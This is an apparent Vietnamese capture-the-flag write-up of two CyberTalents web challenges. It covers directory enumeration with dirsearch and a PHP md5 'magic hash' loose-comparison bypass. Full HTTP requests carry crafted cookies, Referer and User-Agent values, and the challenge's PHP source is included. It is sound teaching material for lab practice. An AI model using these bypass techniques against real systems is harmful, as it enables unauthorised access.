
17. Challenge Name: bean



Có vẻ như không có gì cả
Ta dùng dirsearch để quét xem có đường dẫn ẩn không



Và có đường dẫn /files/
bị ẩn đi




Sau khi tìm kiếm 1 hồi trong các thư mục thì không có flag

Ta thử đi ra thư mục ngoài xem


Và có tập tin flag.txt

18. Challenge Name: SkiddyKill3r

Tìm kiếm thử aaa nhưng kết quả không có gì cả, ta đọc hint có trong bài, tìm kiếm bằng từ khóa “Momen”




Xuất hiện đường dẫn đến file ẩn



```
GET /result.php?search=Momen HTTP/1.1
Host: wcamxwl32pue3e6m4m236nlbg301g23grlgkh8v4-web.cybertalentslabs.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
Gecko/20100101 Firefox/111.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
bp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer:
http://wcamxwl32pue3e6m4m236nlbg301g23grlgkh8v4-web.cybertalentslabs.com/
Upgrade-Insecure-Requests: 1
```

```
        Be Creative
      </li>
      <li>
        Try To Not Use Autoamted Scanners
      </li>
      <li>
        Always Try To Read Source Code ;)
      </li>
    </ul>
    <li>
      =-=-=-=- Please Dont Hack Me :( =-=-=-=-
    </li>
    <b>
      ==========
      ===
    </b>
  </center>
  <br>
  <br>
  <!-- Your Hint Is admin  To Get Hint Maybe Your Name Or Mine
  <!-- Momen Is A Good Name Too -->
  <!-- Just Try To Brute Them (Manually)-->
 </body>
</html>
<h3 style='color:green'>
 Success Your Hidden User Is :- Momen
</h3>
<h4 style='color:blue'>
 Your Hint Is <i>
  /hint.php
 </i>
  </br>
```


Tiếp tục truy cập vào



```
Pretty  Raw  Hex
GET /hint.php HTTP/1.1
Host: wcamxwl32pue3e6m4m236nlbg301g23grlgkh8v4-web.cybertalentslabs.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
Gecko/20100101 Firefox/111.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
bp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer:
http://wcamxwl32pue3e6m4m236nlbg301g23grlgkh8v4-web.cybertalentslabs.com/
Upgrade-Insecure-Requests: 1
```

```
Pretty  Raw  Hex  Render
HTTP/1.1 500 Internal Server Error
Server: nginx/1.23.2
Date: Mon, 27 Mar 2023 12:48:38 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 102
Connection: close

Parameter is good even it was <b>
  True
</b>
 or <b>
  False
</b>
<br>
Nothing To <b>
  show
</b>
 Here !<br>
<br>
<br>
```

Đọc hint thì ta thấy param là show giá trị là True hoặc False nhưng chắc chắn ta phải để True rồi




```php
<?php

// Our Site Have robots.txt Too

require_once("real_flag.php");

if(isset($_GET['show']) && $_GET['show']==='True')
    show_source(__FILE__);
else
    echo("Parameter is good even it was <b>True</b> or <b>False</b>");


if(isset($_SERVER['HTTP_REFERER']) && $_SERVER['HTTP_REFERER']==='http://cyberguy')
    echo($flag1);
else

    echo("<br>Nothing To <b>show</b> Here !<br>");


if (isset($_COOKIE['flag']) &&  isset($_COOKIE['flag1']))
    {
        if($_COOKIE['flag'] != $_COOKIE['flag1'])
        {
            if(md5($_COOKIE['flag'])==md5($_COOKIE['flag1']))
            {
               echo "$flag2";
             }
        }

     }

if (isset($_GET['flag']) && $_GET['flag'] == "HiNt" && isset($_COOKIE['flag']) && $_COOKIE['flag'] == "True"){
    echo $hint;
};


/*
To Get The Final Flag Try To Search About The Right User-Agent And File ;)
Remember: - The Flag Not Always Exits In What We See
*/
echo "<br><br>";
echo "Your User Agent : - <pre><b>" . htmlspecilachars($_SERVER['HTTP_USER_AGENT']) . "</b></pre> I Think You Need It ;)"  . "\n\n";

?>
```

Nothing To **show** Here !

Xuất hiện code của bài, giờ ta chỉ cần phân tích mà giải thôi


```php
// Our Site Have robots.txt Too

require_once("real_flag.php");

if(isset($_GET['show']) && $_GET['show']==='True')
    show_source(__FILE__);
else
    echo("Parameter is good even it was <b>True</b> or <b>False</b>");


if(isset($_SERVER['HTTP_REFERER']) && $_SERVER['HTTP_REFERER']==='http://cyberguy')
    echo($flag1);
else

    echo("<br>Nothing To <b>show</b> Here !<br>");


if (isset($_COOKIE['flag']) &&  isset($_COOKIE['flag1']))
    {
        if($_COOKIE['flag'] != $_COOKIE['flag1']) 1
        {
            if(md5($_COOKIE['flag'])==md5($_COOKIE['flag1'])) 2
            {
               echo "$flag2";
             }
        }

     }

if (isset($_GET['flag']) && $_GET['flag'] == "HiNt" && isset($_COOKIE['flag']) && $_COOKIE['flag'] == "True"){
    echo $hint;
};


/*
To Get The Final Flag Try To Search About The Right User-Agent And File ;)
Remember: - The Flag Not Always Exits In What We See
*/
echo "<br><br>";
echo "Your User Agent : - <pre><b>" . htmlspecilachars($_SERVER['HTTP_USER_AGENT']) . "</b></pre> I Think You Need It ;)"  .
```

Đọc kỹ dòng số 1 và số 2 thì ta thấy có gì đó lạ lạ “flag” != “flag1” nhưng khi so sánh md5 thì lại bằng ??

Ta đi tìm google về phép so sánh ở php


PHP Comparisons: Loose	Value
"0000" == int(0)	TRUE
0e12" == int(0)	TRUE
"0e12345" == "0"	TRUE
"0abc" == int(0)	TRUE
"abc" == int(0)	TRUE
"0e12345" == "0e54321"	TRUE
"0e12345" <= "1"	TRUE
"1abc" == int(1)	TRUE
"0xF" == "15"	TRUE

Thì có kết quả như sau
Vì vậy ta tiếp tục tìm google là chuỗi nào khi md5 lại bằng 0e*



Và ta đã tìm thấy


Tiếp tục đọc hint thì thấy có file robots.txt
Ta truy cập vào xem



```
GET /robots.txt.php HTTP/1.1
Host: wcamxwl32pue3e6m4m236nlbg301g23grlgkh8v4-web.cybertalentslabs.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://wcamxwl32pue3e6m4m236nlbg301g23grlgkh8v4-web.cybertalentslabs.com/
Upgrade-Insecure-Requests: 1
```

```
HTTP/1.1 200 OK
Server: nginx/1.23.2
Date: Mon, 27 Mar 2023 13:08:43 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 244
Connection: close
Vary: Accept-Encoding

<html>
  <meta name='viewport' content='width=device-width, initial-scale=1.0'>
  <center>
   <head>
    <title>
     403 Forbidden
    </title>
   </head>
   <body bgcolor='white'>
    <center>
     <h1>
      403 Forbidden
     </h1>
    </center>
    <hr>
    <center>
     nginx/1.10.3 (Ubuntu)
    </center>
   </body>
  </html>
```

Thấy thiếu các yêu cầu về cookie của code



```
PUT /robots.txt.php HTTP/1.1
Host: wcamxwl32pue3e6m4m236nlbg301g23grlgkh8v4-web.cybertalentslabs.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/111.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
REFERER: http://wcamxwl32pue3e6m4m236nlbg301g23grlgkh8v4-web.cybertalentslabs.com/robots.txt.php
Cookie: flag=240610708; flag1=QNKCDZO
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
```

```
HTTP/1.1 200 OK
Server: nginx/1.23.2
Date: Mon, 27 Mar 2023 13:36:44 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 266
Connection: close
Vary: Accept-Encoding

Array
(
[0] => User-agent: *
[1] => Disallow: /flag.php
[2] => Allow: /
[3] => Allow: /index.php
[4] => Allow: /real_flag.php
[5] => Allow: /user_check.php
[6] => User Agent :- G3t_My_Fl@g_NOw()
[7] => Try To Access user_check File
)
```

Các chỗ quan trọng cần sửa chỉ cần sai 1 cái thì server trả về mã 403 liên tục

```
Vary: Accept-Encoding

Array
(
[0] => User-agent: *
[1] => Disallow: /flag.php
[2] => Allow: /
[3] => Allow: /index.php
[4] => Allow: /real_flag.php
[5] => Allow: /user_check.php
[6] => User Agent :- G3t_My_Fl@g_NOw()
[7] => Try To Access user_check File
)
```

Và cuối cùng sửa User Agent thành giá trị trên và truy cập vào user check.php để lấy flag

```
PUT /user_check.php HTTP/1.1
Host: wcamxwl32pue3e6m4m236nlbg3O1g23grlgkh8v4-web.cybertalentslabs.com
User-Agent:G3t_My_Fl@g_NOw()
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
REFERER:
http://wcamxwl32pue3e6m4m236nlbg3O1g23grlgkh8v4-web.cybertalentslabs.com/robots.txt.php
Cookie: flag=240610708; flag1=QNKCDZO
Upgrade-Insecure-Requests: 1
Cache_ConTrol: max-age=0
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
```

```
HTTP/1.1 200 OK
Server: nginx/1.23.2
Date: Mon, 27 Mar 2023 13:40:25 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 84
Connection: close
Vary: Accept-Encoding

<br>
<br>
<br>
<br>
<br>
<br>
Header Found<br>
Flag Is :- <br>
0xL4ugh(H3rO_I5_YouO_FOr_NOw)
```

Flag xuất hiện